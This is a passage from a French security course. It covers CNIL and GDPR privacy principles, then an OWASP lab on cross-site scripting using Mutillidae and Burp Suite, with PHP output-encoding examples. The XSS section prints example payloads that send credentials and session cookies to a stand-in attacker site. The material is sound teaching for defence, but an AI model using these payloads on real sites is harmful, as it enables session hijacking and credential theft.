Il est conseillé de faire une revue de modélisation à chaque changement dans l'infrastructure entourant l'application. Cet outil est un très bon moyen de prévoir la sécurité autour d'une application.

Cette technique sera réutilisée dans le chapitre sur la mise en place d'un programme dans un cycle de développement sécurisé. Cela peut paraître un peu superflu pour certaines personnes mais la gestion des risques est le fondement même de la sécurité de l'information.

Les mesures techniques n'ont pas beaucoup de valeur si le risque n'est pas évalué au préalable.

4.5. Validation de votre rapport

Dans un cycle de développement sécurisé, un conseiller en sécurité a pour rôle de contrôler la modélisation faite par un développeur ou un architecte. Si ce rôle n'est pas assigné, il est possible de solliciter ses compères afin d'avoir plusieurs avis sur une même modélisation.

L'importance d'un « accountability » en sécurité applicative, autrement dit un responsable, dans le processus de développement sécurisé est primordiale pour commencer avec de bonnes pratiques.

L'étude d'un cycle de développement sera approfondie dans le prochain chapitre : Établir un cycle de développement sécurisé.

5. Respect de la vie privée

5.1. Types de données personnelles

Les données personnelles s'appliquent à toute information relative à une personne physique identifiée ou qui peut être identifiée, directement ou indirectement, par référence à un numéro d'identification ou à un ou plusieurs éléments qui lui sont propres.

Ces données sont protégées par des autorités comme la CNIL (Commission nationale de l'informatique et des libertés) pour la France ou GDPR (General Data Protection Regulation) pour l'Union européenne, déjà introduits dans ce livre au chapitre Panorama de la sécurité web - Les normes et référentiels.

Laissée de côté dans certaines organisations, la protection des données privées est considérée comme la seconde moitié du corpus de la sécurité de l'information. Les autorités en charge de la surveillance des protections des données sont de plus en plus strictes et rigoureuses.

Le dernier exemple en date fut l'entreprise Cdiscount mise en demeure pour manquement de conformité sur les données personnelles des utilisateurs surtout en matière de sécurité (2016).

La firme conservait 4 000 cartes bancaires avec cryptogrammes visuels de façon non protégée ainsi que plusieurs millions de comptes d'anciens clients et prospects, sans aucune suppression ni limitation de durée.

Respecter les données personnelles a pour fonction d'améliorer la confiance des utilisateurs et d'éviter les redressements. Investir dans la protection des données personnelles, c'est notifier les utilisateurs, leur laisser le choix, rendre accessible, sécuriser, respecter la loi et les normes, appliquer la philosophie de la société.

Les données utilisateurs peuvent être classées suivant quatre types :

- Données anonymes (profil anonyme, description),
- Données d'identification (pseudo, ID),
- Données personnelles identifiables (nom, adresse, etc.),
- Données personnelles identifiables sensibles (médicales, financières).

Suivant chaque profil de donnée et la sensibilité de celle-ci, un niveau d'exigence en matière de sécurité est conseillé ou obligatoire selon les normes métier ou les autorités en charge de faire respecter la loi sur les données numériques.

5.2. Principes de la protection des données personnelles

D'après la CNIL, sept éléments caractérisent une donnée personnelle protégée. Ces sept principes sont universels et applicables à n'importe quelle donnée personnelle.

Voici la liste :

- **Principe de finalité** : toute donnée personnelle doit avoir un usage déterminé et légitime au sein de l'organisation.
- **Principe de proportionnalité** : seules les données nécessaires et pertinentes doivent être enregistrées.
- **Principe de pertinence** : les données enregistrées doivent être non exhaustives, pertinentes et en adéquation avec la finalité de celles-ci.
- **Principe de rétention** : la limite de durée de conservation des données doit être établie pour chaque donnée enregistrée. Une fois la limite dépassée, l'organisme peut archiver la donnée sur un support à cet effet.
- **Principe de confidentialité** : le responsable du traitement des données doit respecter les conditions de sécurité suivantes :
    - Les fichiers contenant les données personnelles doivent être accessibles seulement par les services habilités.
    - Le responsable du traitement de données doit se prémunir de toute altération, exfiltration ou endommagement des données par une tierce personne et gérer de façon adéquate la sous-traitance des données par un prestataire.
    - Des mesures de sécurité physique et logique doivent être mises en place pour la protection des données personnelles (sauvegarde, alarme anti-incendie, antivirus, etc.).
    - Les mesures de sécurité doivent être adaptées à la nature et à la criticité des données.
- **Principe de transparence** : des informations sur l'utilisation et le traitement des données doivent être notifiées aux personnes concernées ainsi que le droit d'un contrôle personnel des intéressés.
- **Principe du respect du droit des personnes** : il est obligatoire d'informer les personnes sujettes à la rétention de données personnelles par une notification sur le site web, avec les éléments suivants :
    - La rétention d'informations personnelles et la finalité du traitement
    - Le caractère obligatoire ou facultatif du recueil des données
    - Le droit d'accès et de rectification ou de suppression des données
    - Le droit de s'opposer, sous certaines conditions, à l'utilisation de leurs données

Les items cités ci-dessus récapitulent l'ensemble des principes pour la protection des données personnelles. Une fois les données personnelles mises en conformité, il est possible de les déclarer à la CNIL (pour la France) afin de garantir aux utilisateurs une transparence sur leur utilisation. Voici le lien CNIL pour déclarer un fichier : https://www.cnil.fr/fr/declarer-un-fichier[1].

5.3. Notifications

Dans la section précédente, nous avons étudié les obligations définies par la CNIL pour la protection des données personnelles.

Voici un exemple de mention que l'on peut retrouver sur un site web :

Données personnelles

Les informations recueillies à partir de ce formulaire font l'objet d'un traitement informatique destiné à : exemple.com

Pour la ou les finalité(s) suivante(s) : Gestion de notre clientèle

[1] CNIL - Déclarer un fichier

Le ou les destinataire(s) des données sont :Le service commercial

Conformément à la loi « Informatique et libertés » du 6 janvier 1978 modifiée, vous disposez d'un droit d'accès et de rectification des informations qui vous concernent.

Vous pouvez accéder aux informations vous concernant en vous adressant à : Service opérationnel de l'entreprise

Vous pouvez également, pour des motifs légitimes, vous opposer au traitement des données vous concernant.


Pour en savoir plus, consultez vos droits sur le site de la CNIL.

Différents modèles sont disponibles sur le site web de la CNIL : https://www.cnil.fr/fr/modeles/mention[1]

La notification présentée ci-dessus peut avoir plusieurs formes :

- Celle des notifications importantes , qui ont pour intérêt de mettre en avant la notification afin que l'utilisateur la voie obligatoirement.

- Celle des notifications de découverte, qui laissent le choix à l'utilisateur d'aller plus loin pour découvrir la mention.




D'après la CNIL, l'utilisation des cookies d'un site web doit être notifiée de façon importante.


5.4. Consentements

Tout comme les notifications, les consentements des utilisateurs font partie intégrante des obligations d'un site web en conformité avec la protection des données personnelles. Les consentements sont regroupés en deux catégories :

Opt-in : l'action présentée ne se déroule pas tant que l'utilisateur ne procède pas à un acte (en général, cocher une case).




Opt-out : l'action présentée se déroule sauf si l'utilisateur choisit explicitement l'inverse.



[1] RGPD - Exemples de mentions d'information

Résumé :



Toute information personnelle utilisée à des fins commerciales doit être notifiée de façon importante et requiert une action Opt-in dans la plupart des pays ayant une commission liée à la réglementation des données personnelles.

Voici quelques exemples dont les notifications ou consentements sont obligatoires :

- Redirection vers une publicité ou une autre
- Utilisation des données personnelles
- Transfert de données personnelles
- Mise à jour des règles d'utilisation

VII OWASP - Sécurisation des applications Web - Activité 3 : Vulnérabilités de type XSS (Cross Site Scripting)

1. Activité 3: Vulnérabilités de type XSS (Cross Site Scripting) - Présentation

1.1. Présentation générale

a) Présentation des failles de type XSS

Les failles de type XSS (Cross Site Scripting) surviennent lorsqu'une application récupère des données non fiables et les envoie à un navigateur Web sans aucune validation (vérification des données saisies dans les champs, échappement des caractères suspects).

À la différence des injections SQL, les failles XSS se caractérisent par l'injection de code HTML ou JavaScript dans des variables mal protégées.


XSS permet à un attaquant d'exécuter des scripts dans le navigateur Web de la victime, ce qui peut entraîner des détournements de sessions ou des *défacements de sites Web*.

L'attaquant peut par exemple rediriger l'utilisateur vers des sites Web malveillants.

b) Les catégories de failles XSS

Les failles de type XSS se déclinent en deux principales catégories :

i) Les failles XSS réfléchissantes (reflected XSS)




Ce type de faille cible une seule victime à un instant donné. Le contenu malveillant n'est pas stocké sur le serveur Web mais livré à la victime via un lien malveillant. Typiquement, l'attaquant postera un message à la victime via un système de messagerie interne au site Web visé (forum, commentaire de blog...).

Ce message contiendra un code malveillant JavaScript. Lorsque la victime ouvrira ce message, le code JavaScript s'exécutera et permettra la récupération de l'identifiant de session de la victime. Le tout étant redirigé vers un serveur Web appartenant à l'attaquant.

L'identifiant de session ainsi récupéré va permettre à l'attaquant d'usurper l'identité de la victime sans connaître son mot de passe.

ii) Les failles XSS persistantes (stored XSS)



Ce type de faille va impacter tous les utilisateurs qui vont visiter la page infectée. Dans ce type de faille, l'attaquant va envoyer un contenu malveillant à une application Web, qui va le stocker dans la base de données associée au site Web.

Le contenu malveillant sera ainsi retourné dans le navigateur de tous les utilisateurs qui visiteront la page visée.

On peut citer l'exemple d'un forum dans lequel les messages des utilisateurs ne sont pas protégés (échappement). Si un membre poste un message contenant du JavaScript alors tous les membres lisant ce message pourront être infectés.

1.2. Exemples de codes liés à une attaque de type XSS

Exemple : Exemple n°1 : code JSP (Java Server Pages)

```
string a = (string) request.getParameter("nom") ;
```

Dans cet exemple, la valeur récupérée est immédiatement stockée dans une variable et envoyée au navigateur sans encodage (voir plus loin) ou validation.

Exemple : Exemple n°2 : XSS réfléchissant

```
https://mabanque.com/submitform.do?client=<script> function+VolIdentifiants() {
location.href="www.sitePirate.com?
name=document.myform.username.value&password=document.myform.pword.value"
}</script>
```

Dans ce deuxième exemple, si la victime clique sur le lien alors elle est redirigée vers la page d'une personne malveillante qui va voler ses identifiants. Plus en détail, le code JavaScript fait appel à une fonction nommée VolIdentifiants(). C

ette fonction renvoie vers le site de l'attaquant et transmet le login et le mot de passe capturé via des variables de type GET (name et password) qui pourront être enregistrées par le serveur Web de l'attaquant lors de chaque appel.

La récupération du contenu du login et du mot de passe se fait via des commandes DOM de JavaScript.

En effet, la représentation de la structure d'une page Web offerte par un navigateur et exploitable via JavaScript est appelée DOM (Document Object Model).

Exemple : Exemple n°3 : XSS persistant

```
<script>
new image().src= "http://SitePirate.com/login.cgi="+encodeURI(document.cookie);
</script>
```

Dans cet exemple, c'est un lien de type image qui est infecté.

Exemple : Exemple n°4 : Samy is my hero

Samy Kamkar a écrit un code Javascript permettant l'exploitation d'une faille de type XSS persistant ce qui lui a permis d'infecter le site MySpace et d'obtenir plus d'un million de faux amis en moins de 24 heures.

A l'époque de la réalisation de cette attaque, les experts en sécurité estimaient que 80 % à 90 % des sites Web étaient vulnérables à ce type d'attaque.

Depuis, des correctifs ont été mis en place notamment suite à l'initiative du groupe OWASP qui a publié une API afin que le code des sites en question ne soit plus vulnérable aux vulnérabilités XSS. Le projet a été baptisé Projet AntiSamy.

1.3. Conséquences d'une attaque de type XSS

Les principales conséquences liées à l'exploitation d'une faille XSS sont les suivantes :

1. Vol du cookie d'identification

L'attaque XSS la plus courante consiste à détourner des comptes d'utilisateurs légitimes en volant leurs cookies de session.

Cela permet aux attaquants d'usurper l'identité des victimes et d'accéder à toute information sensible ou fonctionnalité en leur nom.

2. Vol des identifiants de connexion

Un autre vecteur d'attaque pour XSS consiste à utiliser HTML et JavaScript afin de voler les informations d'identification des utilisateurs, au lieu de leurs cookies.

Cela peut être fait en clonant la page de connexion de l'application Web, puis en utilisant la vulnérabilité XSS afin de la servir aux victimes.

3. Accès à des informations sensibles ou réalisation d'opérations interdites

Un autre vecteur d'attaque puissant pour XSS consiste à l'utiliser pour exfiltrer des données sensibles (par exemple des informations personnelles sensibles ou des données de titulaires de cartes) ou pour effectuer des opérations non autorisées, telles que le siphonnage de fonds dans un panier virtuel sur un site marchand vulnérable. Par exemple un site marchand comportant un panier mal programmé pourra être exploité afin de permettre à l'attaquant de modifier le panier (quantité, prix des produits).

Concernant le vol d'information, si un attaquant XSS parvient à voler un cookie de session, il peut dupliquer la session active de l'utilisateur et avoir accès à tout ce que l'utilisateur est capable de faire sur un site Web : publier des messages sur les réseaux sociaux, modifier les informations personnelles du compte, changer les mots de passe, voler les informations sur les cartes bancaires, effectuer des virements bancaires, acheter des produits sur un site de commerce électronique, etc.

1.4. Bonnes pratiques

Les bonnes pratiques suivantes peuvent être mises en place en tant que limitations ou contre-mesures des vulnérabilités présentées en amont :

a) Validation des données saisies

La première méthode permettant d'empêcher les vulnérabilités XSS est l'échappement des caractères suspects saisis par des utilisateurs. L'échappement de données signifie prendre les données reçues par une application et s'assurer qu'elles sont sécurisées avant de les envoyer vers l'utilisateur final.

Cela permet de s'assurer que les données reçues par une page Web ne pourront pas être interprétées de manière malveillante. Par exemple, les caractères suivants seront échappés : « <>/ » empêchant ainsi l'exécution de code JavaScript. Les caractères à bannir seront placés dans une liste noire.

De même, les caractères autorisés doivent être placés dans une liste blanche.

***Exemple* : Exemple avec la fonction PHP htmlentities**

Source : https://php.net/manual/fr/function.htmlentities.php[1]

```php
<?php
$str = 'Un \'apostrophe\' en <strong>gras</strong>';

// Affiche : Un 'apostrophe' en &lt;strong&gt;gras&lt;/strong&gt;
echo htmlentities($str);

// Affiche : Un &#039;apostrophe&#039; en &lt;strong&gt;gras&lt;/strong&gt;
echo htmlentities($str, ENT_QUOTES);
?>
```

b) Encodage des données

L'encodage des données va consister à utiliser des fonctions permettant de filtrer des symboles suspects en les remplaçant par leur équivalent HTML. Prenons l'exemple de la fonction htmlspecialchars en PHP.

Avec cette fonction, les modifications suivantes sont réalisées :

- Le caractère " devient &quot ;
- Le caractère ‘ devient &#39.

[1] PHP Manual - htmlentities

Exemple : Exemple avec la fonction PHP htmlspecialchars

Source : https://php.net/manual/fr/function.htmlspecialchars.php[1]

```php
<?php
$new = htmlspecialchars("<a href='test'>Test</a>", ENT_QUOTES);
echo $new; // &lt;a href=&#039;test&#039;&gt;Test&lt;/a&gt;
?>
```


1.5. Objectifs et architecture générale de l'activité

Deux défis sont proposés pour illustrer la problématique des attaques de type XSS :

1. **une attaque XSS de type réfléchissante** via un contexte HTML : l'objectif est d'injecter du code JavaScript et de l'exécuter afin de récupérer le cookie d'identification d'une victime;
2. **une attaque XSS de type persistante** visant à détourner les visiteurs d'une page vers une autre page permettant de voler leur identifiant de session.

Ces deux défis peuvent être réalisés de manière indépendante (voir les prérequis). Chaque défi est associé à un dossier documentaire.

Pour rappel, l'environnement de travail est le suivant :



Le serveur Mutillidae propose un site Web conçu pour identifier et tester les failles de sécurité identifiées par l'OWASP. Il est possible pour chacune d'entre elles, de définir le niveau de sécurité appliqué.

Notre démarche consistera, pour les failles de type XSS :

- à partir de la version non sécurisée de la page concernée et à mettre en évidence la faille de sécurité ;
- nous constaterons ensuite que dans la version sécurisée de cette page fournie par Mutillidae, l'attaque n'est plus possible ;
- l'étude des mécanismes de sécurisation utilisés, donc du code de la page associée, permettra de dégager des bonnes pratiques de programmation.

Quant à la machine attaquante, elle comprend un navigateur ainsi que le proxy Burp Suite qui permet d'intercepter les requêtes avant de les envoyer au serveur. L'objectif étant de modifier les paramètres de certaines requêtes afin de tester des injections de code. Par exemple, la valeur saisie pour le login sera remplacée par du code JavaScript.

[1] PHP Manual - htmlspecialchars

2. Exercice : Premier défi : XSS réfléchi via un contexte HTML

Objectif

Le premier défi a pour objectif de récupérer l'identifiant de session d'une victime par injection de code JavaScript.

À vous de jouer

Les questions suivantes peuvent être traitées en suivant les étapes décrites dans le dossier documentaire suivant (XSS réfléchi via un contexte HTML).

Travail à faire 1 - XSS réfléchi via un contexte HTML

Le but de cette première série de questions est d'étudier le comportement de l'application en mode non sécurisé et de tester l'attaque visant à obtenir le cookie d'identifiant de session de la victime.

Question 1

1. Commencer par préparer votre environnement de travail en démarrant le serveur Mutillidae ainsi que la machine cliente contenant le proxy BurpSuite. Vérifier que vos deux machines peuvent communiquer via un ping.

Puis, positionner le niveau de sécurité de Mutillidae à 0.

Question 2

2. À l'aide du dossier documentaire, réaliser le premier défi permettant de capturer le cookie d'identification de la victime. Vous prendrez soin de réaliser vos propres captures d'écrans dans votre compte rendu de TP.

Travail à faire 2 - Nouvelle tentative en mode sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre l'encodage mis en place.

Test du niveau 1 de sécurité :

Question 3

1. Est-ce que le niveau de sécurité 1 permet d'éviter l'attaque avec Burpsuite ?

Question 4

2. Est-il possible d'écrire le code malicieux directement dans le formulaire ?

Question 5

3. En observant le code de la page *dns-lookup.php*, repérer les sécurités activées à ce niveau.

Question 6

4. Quels sont les caractères typiques utilisés lors d'une attaque XSS ?

Test du niveau 5 de sécurité :

Question 7

5. Est-ce que le niveau de sécurité 5 permet d'éviter l'attaque avec BurpSuite ?

Question 8

6. En observant le fichier dns-lookup.php, repérer les variables spécifiques associées à ce niveau de protection.

Question 9

7. Expliquer le rôle de l'instruction suivante dans le fichier dns-lookup.php (ligne n° 44) :

```
1 $lProtectAgainstMethodTampering?$lTargetHost = $_POST["target_host"]:$lTargetHost =
  $_REQUEST["target_host"];
```

Question 10

8. Que vérifie la protection contre les injections de commandes ?

Question 11

9. Quelle fonction permet d'éviter spécifiquement les attaques de type XSS ?

Question 12

10. Modifier le code source de la page dns-lookup.php afin d'isoler l'effet de cette protection.

Question 13

11. Résumer les protections mises en œuvre par le niveau de protection n°5.

Dossier documentaire - XSS réfléchi via un contexte HTML

La démarche permettant de réaliser ce premier défi est la suivante :

1. dans un premier temps, l'attaquant va générer un code malveillant en JavaScript permettant d'afficher le cookie d'identification d'une personne authentifiée ;
2. ensuite, ce code JavaScript est encodé via un format d'URL afin d'être rendu plus discret ;
3. enfin, il ne reste plus qu'à remplacer le login saisi par le code malveillant afin de faire exécuter le code JavaScript.


Ce premier défi permet donc de mettre en avant la vulnérabilité XSS.

Étape n°1 : Préparation du défi

Positionner le proxy à intercept off puis ouvrir la page suivante :

OWASP 2017 => A7 : Cross Site Scripting (XSS) => Reflected (First Order) => DNS Lookup

Cette page permet d'effectuer des résolutions DNS.




Étape n°2 : Capture d'une requête

Positionner le proxy à intercept on et saisir une donnée dans le champ texte de la page. Dans notre exemple, nous saisissons localhost.


Valider ensuite la saisie en cliquant sur le bouton Lookup DNS et cliquer sur le bouton Forward du proxy BurpSuite.

La saisie effectuée est ainsi capturée et le proxy est en attente.



